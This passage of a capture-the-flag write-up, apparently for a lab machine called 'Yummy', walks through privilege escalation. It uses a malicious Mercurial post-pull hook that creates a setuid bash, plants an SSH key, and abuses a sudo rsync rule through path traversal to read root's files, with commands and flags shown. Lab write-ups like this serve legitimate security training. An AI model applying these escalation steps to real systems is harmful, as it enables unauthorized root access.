Swap usage:   0%             IPv6 address for eth0: fe80::567f:ff%eth0

Expanded Security Maintenance for Applications is not enabled.

10 updates can be applied immediately.
10 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

```

Privilege Escalation

1) Found sudo permission



```
qa@yummy:~$ ls
user.txt
qa@yummy:~$ cat user.txt
8f72427c8459cc0a1fe9e58003c5acd2
qa@yummy:~$ sudo -l
[sudo] password for qa:
Matching Defaults entries for qa on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User qa may run the following commands on localhost:
    (dev : dev) /usr/bin/hg pull /home/dev/app-production/
qa@yummy:~$ |
```

```
qa@yummy:~$ hg --version
Mercurial Distributed SCM (version 6.7.2)
(see https://mercurial-scm.org for more information)

Copyright (C) 2005-2023 Olivia Mackall and others
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
qa@yummy:~$ |
```

2) We can use pull

<https://repo.mercurial-scm.org/hg/help/hgrc>

Files

Mercurial reads configuration data from several files, if they exist. These files do not exist by default and you will have to create the appropriate configuration files yourself:

Local configuration is put into the per-repository "<repo>/hg/hgrc" file.

```
qa@yummy:/tmp/temp$ cat .hg/hgrc
# example user config (see 'hg help config' for more info)
[ui]
# name and email, e.g.
# username = Jane Doe <jdoe@example.com>
username = qa

# We recommend enabling tweakdefaults to get slight improvements to
# the UI over time. Make sure to set HGPLAIN in the environment when
# writing scripts!
# tweakdefaults = True

# uncomment to disable color in command output
# (see 'hg help color' for details)
# color = never

# uncomment to disable command output pagination
# (see 'hg help pager' for details)
# paginate = never

[extensions]
# uncomment the lines below to enable some popular extensions
```

```

# (see 'hg help extensions' for more info)
#
# histedit =
# rebase =
# uncommit =
[hooks]
post-pull = /tmp/exploit.sh

[trusted]
users = qa, dev
groups = qa, dev
qa@yummy:/tmp/temp$ cat /tmp/exploit.sh
#!/bin/bash
cp /bin/bash /tmp
chmod +s /tmp/bash
qa@yummy:/tmp/temp$ sudo -u dev /usr/bin/hg pull /home/dev/app-production/
pulling from /home/dev/app-production/
requesting all changes
adding changesets
adding manifests
adding file changes
added 6 changesets with 129 changes to 124 files
new changesets f54c91c7fae8:6c59496d5251
(run 'hg update' to get a working copy)
qa@yummy:/tmp/temp$ ls /tmp
bash
exploit.sh

```

3) Got shell as dev

```

qa@yummy:/tmp/temp$ /tmp/bash -p
bash-5.2$ whoami
dev
bash-5.2$ cd ~
bash-5.2$ sudo -l
Matching Defaults entries for qa on localhost:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User qa may run the following commands on localhost:
  (dev : dev) /usr/bin/hg pull /home/dev/app-production/
bash-5.2$ |

```

4) Connected with ssh

```

qa@yummy:~/tmp/temp      x + v
drwx----- 2 qa  qa  4096 Oct  7 16:28 .cache
drwx----- 3 qa  qa  4096 May 28 16:24 .gnupg
drwxrwxr-x  5 qa  qa  4096 Oct  7 16:56 .hg
-rw-rw-r--  1 qa  qa   738 Oct  7 17:09 .hgrc
-rw-r----- 1 qa  qa   20 Oct  7 17:13 .lessht
drwxrwxr-x  3 qa  qa  4096 May 27 06:08 .local
-rw-r--r--  1 qa  qa   807 Mar 31 2024 .profile
drwx----- 2 qa  qa  4096 May 28 15:01 .ssh
drwxrwxr-x  3 qa  qa  4096 Oct  7 17:20 temp
-rw-r----- 1 root qa   33 Oct  7 09:17 user.txt
bash-5.2$ whoami
dev
bash-5.2$ cd ~
bash-5.2$ ls
temp user.txt
bash-5.2$ cd /home/dev
bash-5.2$ ls
changesets with 100 changes to 11 files
app-production
bash-5.2$ ls -al
total 44
drwxr-x--- 7 dev  dev  4096 Oct  7 17:28 .
drwxr-xr-x  4 root root 4096 May 27 06:08 ..
drwxr-xr-x  7 dev  dev  4096 Oct  7 17:28 app-production
lrwxrwxrwx  1 root root   9 May 15 13:12 bash_history -> /dev/null
-rw-r--r--  1 dev  dev  220 Mar 31 2024 bash_logout
-rw-r--r--  1 dev  dev  3887 May 27 14:48 bashrc
drwx----- 2 dev  dev  4096 Sep 30 07:20 .cache
drwx----- 3 dev  dev  4096 May 28 16:24 .gnupg
-rw-rw-r--  1 dev  dev  729 May 29 15:08 .hgrc
-rw-r--r--  1 root root   0 May 27 06:14 .hushlogin
drwxrwxr-x  5 dev  dev  4096 May 15 13:21 .local
-rw-r--r--  1 dev  dev  807 Mar 31 2024 .profile
drwx----- 2 dev  dev  4096 May 28 15:02 .ssh
bash-5.2$ cd .ssh
bash-5.2$ ls
bash-5.2$ ls -al
total 8
drwx----- 2 dev  dev  4096 May 28 15:02 .
drwxr-x--- 7 dev  dev  4096 Oct  7 17:28 ..
bash-5.2$ vim authorized_keys
bash-5.2$ |

dev@yummy:~$ ssh dev@yummy.hbt -i id_ed25519
Enter file in which to save the key (/home/vigneswar/.ssh/id_ed25519): id_ed25519
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in id_ed25519
Your public key has been saved in id_ed25519.pub
The key's randomart image is:
+--[ED25519 256]--+
|.. E.
|...
|o. o . o
|+ o . . o o
|o . o o S o o
|o...oo. . o.
| .+.*... =
| ..Oo+=.o=..
| =oo++Xo+.
+---[SHA256]---+
(vigneswar@VigneswarPC)~[~/temp]
$ ls
backupapp backupapp.zip dbmonitor.sh dbstatus.json fixer-v_____sh id_ed25519 id_ed25519.pub
(vigneswar@VigneswarPC)~[~/temp]
$ cat id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBAjpLmZwEV28hupcdCgBahHUKN9uVMiG+jKCDEM
MgN8 vigneswar@VigneswarPC
(vigneswar@VigneswarPC)~[~/temp]
$ ssh dev@yummy.hbt -i id_ed25519
I'm out of office until October 8th, don't call me
dev@yummy:~$ |

```

5) Found sudo as root

```

dev@yummy:~$ sudo -l
Matching Defaults entries for dev on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User dev may run the following commands on localhost:
  (root : root) NOPASSWD: /usr/bin/rsync -a --exclude=.hg /home/dev/app-production/* /opt/app/
dev@yummy:~$ |

(vigneswar@VigneswarPC)~[~/temp]
$ ssh dev@yummy.hbt -i id_ed25519
I'm out of office until October 8th, don't call me
dev@yummy:~$ |

```

```

dev@yummy:/opt/app$ sudo /usr/bin/rsync -a --exclude=.hg /home/dev/app-production/../../../../root/ --chmod=777 /opt/app/
dev@yummy:/opt/app$ cat root.txt
5bd9e995dd249bc028ace190792b81a9
dev@yummy:/opt/app$ |

```